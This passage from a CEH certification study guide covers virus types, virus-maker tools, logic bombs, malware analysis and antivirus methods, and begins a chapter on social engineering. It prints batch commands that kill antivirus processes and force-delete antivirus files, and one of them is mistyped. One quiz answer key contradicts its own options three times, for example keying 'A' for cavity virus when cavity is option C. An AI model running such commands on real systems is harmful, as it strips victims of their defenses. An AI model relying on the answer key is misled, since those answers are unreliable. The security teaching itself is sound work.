 - C. Polymorphic virus
 - D. Sparse infector virus
3. Some malware only performs its malicious deed intermittently in order to avoid detection. What is the best term for this?
 - A. Multipartite virus
 - B. Sparse infector virus
 - C. Cluster virus
 - D. Polymorphic virus

Answers

1. **A.** This is a logic bomb. The time delay component is the key issue.
2. **A.** This is a multipartite virus.
3. **B.** This is a sparse infector virus.

A computer *virus* is a program that self-replicates. Some sources define a virus as a file that must attach to another file, such as an executable, in order to run. While this definition is sufficient to define a virus, most viruses do far more than simply replicate.

Types of Viruses

There are many different types of viruses. In this section we briefly look at some of the major virus types.

Viruses can be classified by either the method they use for propagation or their activities on the target computers:

- ▶ **File virus:** A file virus is executed like any other executable on a system. It is a common type of virus.
- ▶ **System virus:** A system virus attempts to compromise some portion of a system. For example, a boot sector virus attempts to infect the boot process of the target system.
- ▶ **Macro virus:** A macro virus infects the macros in Microsoft Office documents. Microsoft Office products such as Word and Excel allow users to write mini-programs called *macros* to automate tasks. A macro virus can be written into a macro in some business applications. For example, Microsoft Outlook is designed to allow a programmer to write scripts using a subset of the Visual Basic programming language called Visual Basic for Applications (VBA). This scripting language is, in fact, built into all Microsoft Office products. Programmers can also use the closely related VBScript language. Both languages are quite easy to learn. If a macro virus script is attached to an email and the recipient is using Outlook, then the script can execute and do any number of things, including scan the address book, look for addresses, send out email, or delete email.
- ▶ **Multipartite virus:** A multipartite virus can attack a computer in multiple ways, such as by infecting the boot sector of the hard disk and one or more files.
- ▶ **Cluster virus:** A cluster virus modifies some directory table so that it points users to the virus rather than to the actual program. For example, it might alter the file that maintains information for the file system (MFT in Windows).
- ▶ **Memory-resident virus:** A memory-resident virus installs itself and then remains in RAM from the time the computer is booted up to when it is shut down.

- ▶ **Armored virus:** An armored virus uses techniques that make it hard to analyze. Code confusion is one such method. The code is written such that if the virus is disassembled, the code won't be easily followed. Compressed code is another method for armoring a virus.
- ▶ **Sparse infector virus:** A sparse infector virus attempts to elude detection by performing its malicious activities only sporadically. With a sparse infector virus, the user sees symptoms for a short period and then sees no symptoms for a time. In some cases, a sparse infector **virus** targets a specific program but executes only every 10th time or 20th time that the target program executes. Or a sparse infector **virus** may have a burst of activity and then lie dormant for a period of time. There are a number of variations on the theme, but the basic principle is the same: This type of virus reduces the frequency of attack and thus reduces the chances for detection.
- ▶ **Polymorphic virus:** A polymorphic virus literally changes its form from time to time to avoid detection by antivirus software.
- ▶ **Metamorphic virus:** This is a special case of a polymorphic virus that completely rewrites itself periodically. This type of virus is very rare.
- ▶ **Boot sector virus:** Some sources list boot sector viruses separately from system and file viruses. As the name suggests, this type of virus infects the boot sector of the drive. It can be difficult to find antivirus software for this type of virus, because most antivirus software runs within the operating system, not in the boot sector.
- ▶ **Overwriting/cavity virus:** This type of virus embeds itself in a host file and overwrites part of the host file so that it does not increase the length of the file.
- ▶ **File extension virus:** This type of virus changes the extension of a file. So, for example, such a virus might make a .vbs (Visual Basic script) file appear to be a .txt (text) file.
- ▶ **Terminate and stay resident (TSR) virus:** This type of virus remains permanently in the memory during an entire work session, even after the target host's program is executed and terminated. In some cases, it can be removed by rebooting the system; in other cases, even a reboot will not remove the virus.
- ▶ **Companion virus:** This type of virus creates a companion file for each executable file, so it might be associated with a legitimate program.

Creating a Virus

As you can probably imagine, there are tools freely available on the internet for creating viruses. One well-known tool is TeraBIT Virus Maker. You can see this tool in Figure 4.3.




FIGURE 4.3 TeraBIT Virus Maker

Some of the actions you can select are merely annoying, such as avoiding opening Notepad. Others are quite malicious, such as formatting all hard drives. Notice that there is also an option to spread a virus with removable devices.

TeraBIT is not the only easy-to-use GUI virus-making tool available. Another interesting GUI virus maker is Virus Maker from BlackHost (<http://www.blackhost.xyz>). There are several interesting things about this tool. In addition to doing typical things like changing mouse behavior, Virus Maker can open a website. This makes it useful for penetration testing. You can have it simply open a website that describes why a user should be careful with attachments. You can see this tool in Figure 4.4.




FIGURE 4.4 BlackHost Virus Maker

There are, of course, many tools for making worms as well. Recall that a worm is just a special case of a virus that self-propagates. In fact, many things we call viruses today are really worms. One of the most well-known worm makers is the Internet Worm Maker Thing. You can see this tool in Figure 4.5.




FIGURE 4.5 Internet Worm Maker Thing

In addition to using tools to write viruses, you can write them by using scripts or batch files. For example, here is a simple VBScript virus:

```
Dim msg, sapi
msg="You have violated security policies"
Set sapi=CreateObject("sapi.spvoice")
sapi.Speak msg
```

This virus is particularly useful for penetration testing, as it causes no harm to the target computer. Instead, it simply embarrasses the computer operator by pointing out that they downloaded an attachment.

You can, of course, alter the message to suit your needs. A bit of investigation online into the Microsoft Speech API will also show you some additional variations you can consider, such as this one:

```
sapi.Volume = 100
sapi.voice = .getvoices.item(0)
```

This is a VBScript script, so you should save it as a .vbs file. This script allows you to test whether users will click on an attachment, particularly one that is a script.

There are certainly more harmful batch files. For example, the following batch file, if executed by someone with administrative privileges, will kill antivirus processes:

```
tskill /A ZONEALARM
tskill /A mcafe*
```

This can be followed with **del** to delete the files for that antivirus:

```
del /Q /F C:\Program Files\kasper~1\*.exe
del ss/Q /F C:\Program Files\kaspersky\*.*
```

Note that /Q specifies quiet mode, which means the user does not get a prompt before the file is deleted. /F indicates to ignore read-only setting and delete the file anyway. Also note that in this example, only three specific antiviruses are mentioned. This can easily be modified to take out every antivirus on the market.

More recent versions of Windows don't support **tskill** but do support the related command **taskkill**. **taskkill** is actually more powerful than **tskill**.

Logic Bombs

A logic bomb is software that does whatever its misdeed is when a particular condition (trigger) is met. Perhaps it will begin deleting the files on a web server on a given date. There have been multiple cases of programmers being charged with felonies after putting logic bombs on their company systems to delete files should their employment be terminated.

In 2019, a contract employee for Siemens, David Tinley, pleaded guilty to charges of creating a logic bomb. The purpose of his logic bomb was to, after a period of time, cause the software he had developed for the company to malfunction. He planned for the logic bomb to cause Siemens to have to call him back to fix it so he could make more money.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. _____ is a type of malware that overwrites part of a host file in such a way that it does not increase the length of the file.
 - ☐ A. Polymorphic virus
 - ☐ B. Process hollowing virus
 - ☐ C. Cavity virus
 - ☐ D. DLL injection virus

2. Victoria is creating a virus that will be harmless and that can be used in penetration testing. Her virus, which she made using Visual Basic for Applications, is embedded in an Excel file. What type of virus is this?
 - ☐ A. Sparse infector virus
 - ☐ B. File virus
 - ☐ C. Macro virus
 - ☐ D. Companion virus

3. Pedro is creating a virus to test system security. It will not harm the system, but after every 10 times it is copied, it will change its signature and the email it attaches to in order to avoid detection. What is this called?
 - ☐ A. Polymorphic virus
 - ☐ B. Sparse infector virus
 - ☐ C. Overwriting virus
 - ☐ D. Metamorphic virus

Answers

1. **A.** This is a cavity virus, also known as an overwriting virus.
2. **D.** This is a macro virus.
3. **B.** This is a classic example of a polymorphic virus.

Protecting Against Malware

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Mohanned is trying to avoid introducing malware into his network. Any time a new program is planned for deployment, he first installs that program on an isolated, non-networked machine to test it. What best describes this process?
 - A.** Air gap
 - B.** Sheep dip
 - C.** Malware analysis
 - D.** Antivirus
2. Joh has placed a suspicious file on a non-networked isolated machine and will use a range of tools to test what processes it spawns, what resources it uses, what registry settings it affects, and other activity. What best describes this process?
 - A.** Dynamic analysis
 - B.** Static analysis
 - C.** Sheep dip
 - D.** Air gap

Answers

1. **B.** This is referred to as sheep dip. If more details were provided, you could narrow this to either static or dynamic analysis, but neither of those are answer options.
2. **A.** Dynamic analysis refers to running software and examining what it does.

Using antivirus software can be a good first step in protecting a system from viruses. (Antivirus is the term still used, though we usually mean antimalware because such systems protect against all forms of malware.) But it is not the only technique.

Indicators of Malware

Before you can defend against malware, you need some indication that it is present. Some malware can be sophisticated enough to provide very few clues as to its presence. However, most malware attacks become known through the disruption they cause. A few common indicators that might suggest malware is on a system include:

- ▶ Processes take more resources and time.
- ▶ Files and folders are missing.
- ▶ The system suddenly runs out of storage space.
- ▶ The computer freezes frequently.
- ▶ The computer crashes frequently (on Windows giving a BSOD [blue screen of death]).
- ▶ Unexplained popup windows appear.
- ▶ Files or folders are in places where they should not be.

Sheep Dipping

When sheep ranchers purchase a new sheep, they first dip the sheep in a liquid designed to kill any parasites before introducing the sheep to the rest of the flock. In technology, a similar process can be accomplished with software. You can set up an isolated machine, or even a virtual machine, and install suspect software on it. Then you can run a range of process monitors to find out precisely what this software does before it is authorized for use on the network. This process, like the process sheep ranchers use, is called *sheep dipping*.

Sandboxing refers to putting something into an isolated environment in order to test it. Virtual machines are often used for this purpose. You can use a physical machine, but virtual machines are used more often for this purpose.

Backups

Ransomware often works by encrypting a user's files and demanding payment to allow the user access to the data. If you are attacked with ransomware and have a known good recent backup of the infected file, you can simply clean the machine and restore the known good backup and avoid paying the ransom. How do you know a backup is good? First, before backing up, you need to do a complete virus scan on the system you are backing up. Then, once the backup is complete, disconnect from the network. That way, a virus cannot move to your backup media. This is referred to as *air gapping*, as in there is nothing but air between your backup and the network—no wired or wireless connections, no Bluetooth, no connection of any kind.

Malware Analysis

ExamAlert

Objective For the CEH exam, you need to have a basic understanding of malware analysis.

Even when you have a sheep dip computer, you need to have a process for analyzing software to determine if it is malware. There are primarily two types of analysis:

- ▶ **Static analysis:** This analysis involves going through the executable binary code without actually executing it to get a better understanding of the malware and its purpose.
- ▶ **Dynamic analysis:** This analysis involves actually executing the malware code so you can learn how it interacts with the host system and its impact on the system after it has been infected. Obviously, this should be done on an isolated machine.

BinText is a text extractor available from <https://www.aldeid.com/wiki/BinText> that can extract text from any kind of file. It allows you to find plain ASCII text, Unicode text, and resource strings, all of which provide useful information. You can see this tool in Figure 4.6.

Obviously, being able to read and understand a tool's output is a skill you need to learn if you want to be a good ethical hacker. That level of detail is not on the CEH exam, but you may consider learning IDA and decompiling apart from your CEH study.

There are tools for both static and dynamic analysis. Static analysis tools include:

- ▶ **Portable Executable Scanner (pescan):** https://tzworks.com/prototype_page.php?proto_id=15
- ▶ **Resource Hacker:** <http://www.angusj.com/resourcehacker/>
- ▶ **PEView:** <https://www.aldeid.com>
- ▶ **UPX:** <https://upx.github.io>
- ▶ **Exeinfo PE:** <http://exeinfo.atwebpages.com>
- ▶ **ASPack:** <http://www.aspack.com>
- ▶ **Dependency-check:** <https://jeremylong.github.io>
- ▶ **Snyk:** <https://snyk.io>
- ▶ **Hakiri:** <https://hakiri.io>
- ▶ **RetireJS:** <https://retirejs.github.io>
- ▶ **WinDbg:** <http://www.windbg.org>
- ▶ **odjdump:** <https://sourceware.org>
- ▶ **ProcDump:** <https://docs.microsoft.com>

Dynamic analysis tools include:

- ▶ **CurrPorts:** <http://www.nirsoft.net>
- ▶ **PortExpert:** <http://www.kcsoftwares.com>
- ▶ **PRTG's Port sensor:** <https://kb.paessler.com>
- ▶ **Nagios Port Monitor:** <https://exchange.nagios.org>
- ▶ **Process Explorer:** <https://docs.microsoft.com>
- ▶ **Registry Viewer:** <http://accessdata.com>
- ▶ **RegScanner:** <http://www.nirsoft.net>
- ▶ **Process Hacker:** <http://processhacker.sourceforge.net>

For Windows malware, the Sysinternals tool suite is very popular in dynamic analysis. There are several tools in this suite that allow you to view processes, handles, memory allocation, and more. You can see the Sysinternals Process Explorer in Figure 4.8.




FIGURE 4.8 Sysinternals Process Explorer

Process information is helpful in understanding malware because malware often uses excessive resources, and sometimes it is named like a system file but does not start up in the proper order for that system file. You can get the Sysinternals tools for free and learn more about them at <https://docs.microsoft.com/en-us/sysinternals/>.

Antivirus

ExamAlert

Objective The CEH exam expects you to know the various ways to detect malware.

In general, there are five ways a malware scanner might scan for virus infections. Many, if not most, modern antimalware applications use multiple methods, and they are outlined and defined here:

- **Email and attachment scanning:** Since a very common transmission method for a virus is email, email and attachment scanning is the most important function of any virus scanner. Some virus scanners

actually examine your email on the email server before downloading it to your machine. Other virus scanners work by scanning your emails and attachments on your computer before passing them to your email program. And some even do both. The important point is that the email and its attachments should be scanned prior to the user having any chance to open them and release the virus on the system.

- ▶ **Download scanning:** Any time a user downloads any file from the internet, there is a chance of downloading an infected file. Download scanning works much like email and attachment scanning but operates on files you select for downloading. When you click on a link on a web page, the target file is scanned before it is downloaded.
- ▶ **File scanning:** This is the type of scanning in which files on the system are checked to see whether they match any known virus. File scanning can be done on a scheduled basis, on demand, or both. It is a good idea to schedule your virus scanner to do a complete scan of the system periodically.
- ▶ **Heuristic scanning:** This type of scanning uses rules to determine whether a file or program is behaving like a virus. It looks at behavior, rather than at a list of known viruses. A new virus will not be on a virus definition list, so antivirus software must examine behavior to determine whether something is a virus. However, this process is not foolproof. Some actual virus infections will be missed, and some nonvirus files might be suspected of being viruses.
- ▶ **Sandbox:** Another approach is the sandbox approach. This basically means that you have a separate area, isolated from the operating system, in which a download or attachment is run. Then, if it is infected, it won't infect the operating system.

It should be noted that many antimalware systems advertise that they incorporate some level of machine learning in their malware detection. However, at this point, the most the CEH exam might ask you is whether there is such a thing as machine learning antimalware. You won't need to know details. If you wish to learn more, see the following resources:

- ▶ **Machine Learning for Malware Detection:** <https://media.kaspersky.com/en/enterprise-security/Kaspersky-Lab-Whitepaper-Machine-Learning.pdf>
- ▶ **Machine Learning & Artificial Intelligence:** <https://www.mcafee.com/enterprise/en-us/solutions/machine-learning.html>

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. What type of scanning is most effective at finding new, previously unknown malware?
 - ☐ A. File scanning
 - ☐ B. Email scanning
 - ☐ C. Download scanning
 - ☐ D. Heuristic scanning

2. Which of the following tools would be used for dynamic malware analysis?
 - ☐ A. IDA Pro
 - ☐ B. PEView
 - ☐ C. Sysinternals
 - ☐ D. BinText

Answers

1. **D.** Heuristic scanning looks at behavior rather than at a list of known malware. Therefore, it can help you detect new, previously unknown malware.
 2. **C.** Sysinternals is specifically for dynamic analysis. The other tools mentioned are all static analysis tools.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers packet sniffing and social engineering.

CHAPTER 5

Packet Sniffing and Social Engineering

This chapter covers the following CEH exam objectives:

- ▶ Understand what social engineering is
- ▶ Know the various types of social engineering
- ▶ Be able to use phishing
- ▶ Be able to conduct packet sniffing

Social Engineering

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. Jerrod is the CISO of a medium-sized bank. He receives an email that appears to be from an old college roommate, which is trying to get him to click on a link. What is the best description of this attack?
 - A. Phishing
 - B. Spear phishing
 - C. Whaling
 - D. Spimming
2. Tyrell is the IT security manager for an accounting firm. He wants to protect employees from phishing and other forms of social engineering. Which of the following would be most effective?
 - A. Provide security training for employees
 - B. Implement a state-of-the-art intrusion prevention system (IPS)

- C. Install antivirus software on all computers and network devices
 - D. Implement a more advanced firewall that includes cyberthreat intelligence feeds
3. What is the primary security advantage of job rotation?
- A. Cross-trained employees can fill more roles when needed.
 - B. It increases employee satisfaction, thus reducing insider threats.
 - C. Keeping employees changing keeps them on their toes.
 - D. Rotating employees increases the likelihood of finding negligence or intentional malfeasance.

Answers

- 1. C. Phishing that specifically targets high-value individuals is called *whaling*.
- 2. A. Unfortunately, all the technology one can purchase won't stop social engineering; only employee training will.
- 3. D. As new employees rotate into a role, they can find any previous negligence or malfeasance.

Social engineering is a substantial security threat. Many people studying hacking want to focus on just the technical items. However, even technical attacks depend on some level of social engineering. Social engineering is the art of using people skills to either get information or to get someone to take some particular action. Many attacks have an element of social engineering. Consider ransomware, which has frequently been in the news in recent years. It often begins with an email that appears to be from a well-known contact or a trusted colleague that tries to get the recipient to click on some link or open some attachment. That process is social engineering.

Social engineering involves communication that is designed to encourage the recipient to perform some action or provide some information. There are a variety of approaches to social engineering, the most common of which are briefly described here:

- **Authority:** With this approach, the attacker attempts to convince the target that the attacker is actually a person of authority, and the target must comply. Phishing scams that claim to be from the FBI or IRS fall into this category. Figure 5.1 shows an example of such an email.




FIGURE 5.1 Authority Phishing Scam

It is important to keep in mind that if the real FBI wishes to speak with you, a couple of serious-looking agents will show up at your door. And the IRS always contacts people through postal mail, not email.

► **Urgency:** This approach attempts to persuade the recipient that if they don't act promptly, something bad will happen or they will miss out on something. The latter exploits FOMO (fear of missing out). Figure 5.2 shows an example of a phishing email I received while writing this chapter. Note that it uses both urgency (in fact, the subject is "Urgent Attention") and authority. It is purportedly from a doctor and references contacting a diplomat.




FIGURE 5.2 Urgency Phishing Scam
Humble Bundle Pearson Networking and Security Certification Bundle – © Pearson. Do Not Distribute.

- **Greed:** This approach simply plays to the target’s greed. Scams might claim, for example, that you have won some lottery or are entitled to an inheritance and ask you to provide some information. Figure 5.3 is an example of a greed-based email I received while writing this chapter.




FIGURE 5.3 Greed Phishing Scam

It should be clear that these techniques can be combined in multiple ways. Urgency is commonly used in conjunction with one of the other two. For example, an email might indicate that the recipient’s computer has a substantial security flaw, and the attached patch must be applied immediately in order to protect that computer. Or an email may indicate that there is a problem with the recipient’s bank account or credit card, and if the recipient does not click on the link and address it immediately, their account will be suspended. The goal is to get the user to act immediately, without thinking.

Use of authority is best explained by describing an actual attack that has been used for some years. The attacker sends an email that purports to be from the FBI—and it may even include the FBI logo. The email claims that the recipient has visited some website that is prohibited and should click on a link to pay a fine. The email is likely to use urgency by saying that if the recipient does not pay the fine immediately, they may face jail time.

Greed is a common basis for many phishing emails. An email may claim that there is some very large sum of money the recipient can have if they take action. Usually, the user must click a link or provide some information. Again, the goal is to take advantage of the recipient's greed.

For a penetration tester, it is often a good idea to send out some phishing emails to certain employees in the target company. The only way to see if the staff at a company will resist phishing emails is to send some.

Social engineering is also sometimes used to physically access target facilities. Essentially, the attacker pretends to be someone with legitimate access to the facility and attempts to gain entry. The attacker may claim to be there to execute some repair or delivery. Regardless of the specific approach or goal, there are a variety of factors that impact the likely success of social engineering. Some of them are listed here:

- ▶ **Lack of security policies:** If there are no policies to address phishing, social engineering phone calls, or other forms of social engineering, then it is quite unlikely that employees will react properly. Policies do not guarantee compliance, but a lack of policies virtually guarantees mistakes.
- ▶ **Insufficient security training:** Having policies is only part of the process. Employees must be trained in those policies.
- ▶ **Easy access to the physical facilities:** If the issue is physical access, lack of controlled access will make an attack even easier.

Real social engineering starts with gathering information. Some of the techniques discussed in Chapters 1, "Reconnaissance and Scanning," and 2, "Enumeration and Vulnerability Scanning," can help with that. Scanning social media for information on employees is often a good place to start.

There are three types of social engineering. The first type, human based, is what we have already discussed in this section. The second type, computer based, is what is discussed in the next section. The third type, mobile based, is essentially the computer-based social engineering done on a mobile device.

The CEH exam has a specific four step methodology for social engineering. While it may not have occurred to you, when doing ethical hacking/ penetration testing, it is a good idea to test the organization's resistance to social engineering as well, provided that it is included in the scope of the service agreement. Here are the four steps:

1. Research the company. This can be via search engines, social media, Dumpster diving, websites, and other sources of reliable information.

2. Select a victim. Based on your research, you will have identified one or more employees within the company who are most likely to be susceptible and most likely to have access that you can exploit.
3. Develop a relationship. In some cases, this process is quite brief—such as just an email. In other cases, you may need to exchange communication over a period of time to develop trust.
4. Exploit the relationship by getting some sort of information from the victim.

Human-Based Social Engineering

Human-based social engineering involves a human being actually interacting with another human being. Phishing emails are not human based. The following subsections describe a number of types of human-based social engineering, most of which are surprisingly simple.

Tailgating

Tailgating is a process whereby the attacker simply tries to follow a legitimate employee to gain access to a building. If there is a turnstile or door that requires some sort of access, such as with a key card, the attacker may simply follow someone in. This usually works best when two conditions are met:

- ▶ The organization is relatively large. If a company has very few employees, they all know each other, and a stranger attempting to gain access will be quite obvious. But in an organization with 1000 or more employees, it would be impossible to know everyone.
- ▶ The attacker blends in. If most employees are wearing suits, an attacker can also wear a suit to blend in. If, however, most employees wear jeans and t-shirts, someone wearing a suit would draw attention. An attacker might wear coveralls and carry a toolbelt to look like a maintenance worker. An attacker may even have some generic name badge on their clothing but obscured so others cannot readily tell if it is a legitimate company badge or not.

Tailgating is sometimes referred to as *piggybacking*.

Shoulder Surfing

When you use your computer in a crowded public area, such as a coffee shop or an airport, it is not always possible to know who might be walking behind you. The idea of shoulder surfing is to literally walk behind someone and see

if you can observe their password (or some other sensitive information) when they type it in. It is amazing how frequently this does indeed yield some level of data. It can even happen accidentally. People on airplanes frequently open their laptops and work on them. Anyone sitting near such a person might see what the person is working on, and it might be of a confidential nature. I have lost track of how many times I have casually glanced around a flight and seen confidential financial data, internal company documents, and even more serious confidential data.

Related to shoulder surfing is eavesdropping. I am frequently shocked by the things people discuss in public. I was on a flight to Baltimore a few years ago when such an incident happened. The Baltimore area, if you were not aware, is home to a number of defense contractors. It is also home to the NSA. On this particular flight, two engineers in the row in front of me had a rather lengthy and detailed discussion about a failed missile test. I feel quite certain that sort of information was not public data.

Dumpster Diving

Dumpster diving is primarily information gathering, though it does have a social engineering component. It is amazing how often organizations throw out documents that have not been shredded. It is sometimes possible to gather rather sensitive information from trash bins. Consider your own home. Do you throw out utility bills, credit card statements, bank statements, health insurance documents, or any other sensitive documents without shredding them? If so, then someone who goes through your garbage could gather enough information to successfully steal your identity.

Reverse Social Engineering

Reverse social engineering is an interesting twist on social engineering. An attacker might target a specific person and send that person email that contains some malware. Then, a bit later, the attacker might contact the target organization, posing as a cybersecurity firm marketing its services. Due to the virus that was earlier emailed, the target company might be currently experiencing computer problems and grateful for the sales call. The target company might then give the attacker access to the network so that the virus can be fixed.

Computer-Based Social Engineering

Computer-based social engineering is more common than human-based social engineering today. This was not always the case. Also, it should be noted that

if the goal is physical access to facilities, then human-based social engineering will be more successful. In the following subsections, you will see the various methods of computer-based social engineering.

Phishing and Related Attacks

Social engineering can be accomplished over the phone, but the use of email for social engineering is far more common today. For example, an attacker might send out an email, purporting to be from a bank and telling the recipient that there is a problem with their bank account. The email then directs them to click on a link to the bank website, where they can log in and verify their account. However, the link really goes to a fake website set up by the attacker. When the target goes to that website and enters their information, they give their username and password to the attacker.

Phishing involves sending out mass emails and not targeting any person or group in particular. The idea is that if you send out a large enough volume of emails, someone is likely to respond. An attacker needs only a small number of responses to make a phishing campaign worth the effort.

